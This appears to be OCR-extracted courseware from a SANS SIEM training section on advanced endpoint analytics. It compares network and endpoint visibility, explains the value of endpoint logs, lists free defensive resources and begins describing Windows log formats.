SEC555 | SIEM WITH TACTICAL ANALYTICS
GIAC Certified Detection Analyst (GCDA)

555.3

Advanced Endpoint Analytics


SANS | GIAC CERTIFICATIONS

SEC555 | SIEM WITH TACTICAL ANALYTICS
GIAC Certified Detection Analyst (GCDA)

555.3

Advanced Endpoint Analytics

SANS | GIAC CERTIFICATIONS



SEC555.3

SIEM with Tactical Analytics

SANS

Advanced Endpoint Analytics

Welcome to SANS Security 555.3: Advanced Endpoint Analytics.





Table of Contents

Page


555.3 Table of Contents

This table of contents outlines our plan for 555.3.



Course Outline

Welcome to Section 3: Advanced Endpoint Analytics.




Course Roadmap

- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- **Section 3: Advanced Endpoint Analytics**
- Section 4: Baselining and User Behavior Monitoring
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend

Advanced Endpoint Analytics

This page intentionally left blank.



Endpoint Systems

Previously, major services were discussed

- Primarily network focused

Host systems comprise the other side of the coin

- Security teams often good at network or systems
- But usually not both, as they represent a different skill set

Visibility necessary at both network and endpoint level

- Each is complementary rather than a duplication of effort
- One also informs the other

Endpoint Systems

Section 2 focused on network services and key detections using mainstream network applications. This section focuses on the flip side of that spectrum: Endpoint host systems. A truly effective enterprise will balance network controls with endpoint controls. This also holds true with effective log monitoring and analysis. In this author's opinion, based on research with other professional consultants, organizations have a tendency to favor one area over the other.


This is most likely due to:

Training/knowledge: Budgets and opportunities may be limited, resulting in skills being better in either network or endpoint security. Combine this with the fact that people have a natural tendency to stick with what they know. Also, lack of training and knowledge prevents branching out. You cannot do what you simply do not know.

Lack of staff/time constraints: Many shops are understaffed or held under strict time constraints. As a result, this encourages high-value quick wins. Yet without proper training, the high-value projects will tend to be one-sided.

Leadership direction: If management is knowledgeable about network solutions rather than endpoint solutions, then oftentimes a majority of security measures will be network-based. If management is more knowledgeable about endpoint solutions, then most security measures may be endpoint focused.

If you have a balanced, prevent/detect architecture, great. Regardless of whether you do or do not, this course will provide examples and thought processes.



Visibility Comparison

Network

- A small number of devices
  - Less to manage
  - Easier to maintain
  - A large amount of data
- Purpose-built for network
  - Limited data points
  - Allows for quick analysis
- Blinded by encryption

Endpoint

- A large number of devices
  - Management is difficult
  - Focused visibility footprint
- Broad focus (network, memory, processes, etc.)
  - Many data points
  - Time-consuming analysis
- Data decrypted at endpoint

SANS

SEC555 | SIEM with Tactical Analytics 6

Visibility Comparison


It is important to note that the level of detail involved in endpoint analytics is much greater than network monitoring. Put plainly, endpoints can perform and see things that network monitoring never will. This is because endpoints deal with processes, storage and files, memory, as well as network traffic. They are the ultimate destination of whatever is happening. The number of data points available on any given endpoint can quickly be overwhelming.

Take, as an example, a simple remote access Trojan. On the network, you may be able to detect what IP addresses and ports are in use. If traffic is unencrypted, you may even be able to see what commands are being issued. Yet on the endpoint system, you can see all of this regardless of encryption, plus you can see what process(es) the Trojan is using, what user and privileges are being used, if files or registry keys are used for persistence, and much more.

So, which is better? This is the wrong question and mentality. Ideally, you have both.

It is much easier to monitor for unauthorized network connections and patterns of activity using network equipment. This is because they are purpose-built, mature, and there are a lot less of them to manage than there are endpoints. Even with only network data, there is a large visibility footprint—even if it is only high level.

On the flip side, endpoints can provide highly targeted visibility points. For example, you can look for unauthorized programs being launched, services being created, and other indicators of activity. This type of visibility is only offered on the endpoints themselves. A major drawback, though, is that management and scalability are much more difficult. There are more data points available, it is hard to keep every device configured properly, and a deeper understanding of the many endpoints is required.



Need for Endpoint Logs

Endpoint logs exist to tell what happened

- Level of detail and information is vast
- Multiple, specific data sources available
- Large amount of user-attributable data

These logs are not just for operational use


- Useful for detecting compromised systems
- Useful for hunt teaming
- Useful to piece together what happens

SANS | SEC555 | SIEM with Tactical Analytics 7

Need for Endpoint Logs

Logs on endpoint systems exist to tell a story. That story is to describe what happened, be it a happy or sad ending. Many organizations already understand this and use these logs for troubleshooting purposes. However, they are also key for catching post-compromise activity and hunt teaming.

Windows logs also provide a key source of user attributable data. This includes, but is not limited to, login events, process creation, and denied access attempts.



Underlying System

Endpoints can run on various operating systems

- Windows is most prevalent in enterprise environments
- Linux/Mac is common (Linux often used for servers)

Understanding operating systems is important

- Necessary to know what to collect and filter
- Helpful to perform informed analysis
  - Data is a paperweight if you cannot interpret it
  - Many free sources to help implement and understand

SANS SEC555 | SIEM with Tactical Analytics 8

Underlying System

Another thing that makes endpoint analytics difficult is that one size shoe does not fit everything. Even if an organization is 100% a Windows shop, which is highly unlikely, different versions of Windows exist. These varying versions both perform differently as well as log differently.

Therefore, an understanding of your underlying systems is critical. This does not mean your organization is such a unique snowflake that you must figure everything out on your own. It simply means that understanding Windows or Linux will greatly aid in building alerts and performing the analysis. This course will call out some of the differences in Windows and Linux systems.

Because Windows is the most prevalent, many of the techniques will be shown using Windows. However, many of these techniques directly apply to Linux or other systems as well. That being said, there are a lot of free resources available to help you implement Windows logging as well as to help know what to monitor. A few examples of these are:

1. Spotting the Adversary with Windows Event Log Monitoring: This is one of the best free online resources on Windows logs and is published and maintained by the NSA.
2. HASecuritySolutions GitHub: This is a free repository of tools and documentation for maintaining a free SIEM solution.
3. SANS Blue Team GitHub: This is a free repository of tools related to the SANS blue team courses.
4. SANS Cyber Defense: Sponsored by SANS, this online resource contains many free blogs, white papers, webcasts, and videos.
5. H & A Security Solutions Blogs: This is the author's company blog site that contains a free log and continuous monitoring articles.

There are many other free online resources that you can find with a simple Google search. This class also focuses on giving examples of specific things to collect and monitor. However, it is not exhaustive as the end goal is to teach you how, what, and why things are done so you can utilize known things as well as monitor things custom to your environment. Please note the first link is digitally signed by the Department of Defense. Unless you have added their certificate authority as a trusted authority, the site will generate an untrusted site security warning.


References:

https://apps.nsa.gov/iaarchive/library/reports/spotting-the-adversary-with-windows-event-log-monitoring.cfm, https://sec555.com/3z

https://github.com/HASecuritySolutions, https://sec555.com/6x

https://github.com/sans-blue-team, https://sec555.com/6y

https://www.sans.org/blue-team/, https://sec555.com/6z



Windows Logs

Multiple built-in log sources exist across Windows platform

- 2003/XP and earlier use Windows Event Log (EVT)
- 2008/Vista+ use Windows XML Event Log (EVTX)
- 2000+ supports Event Tracing for Windows (ETW)
  - Used to generate Event Trace Logs (ETL)
  - Commonly used for debugging or troubleshooting
  - High performance and often use memory buffers
  - 400+ trace logs in Vista and over 1,000+ in Windows 10
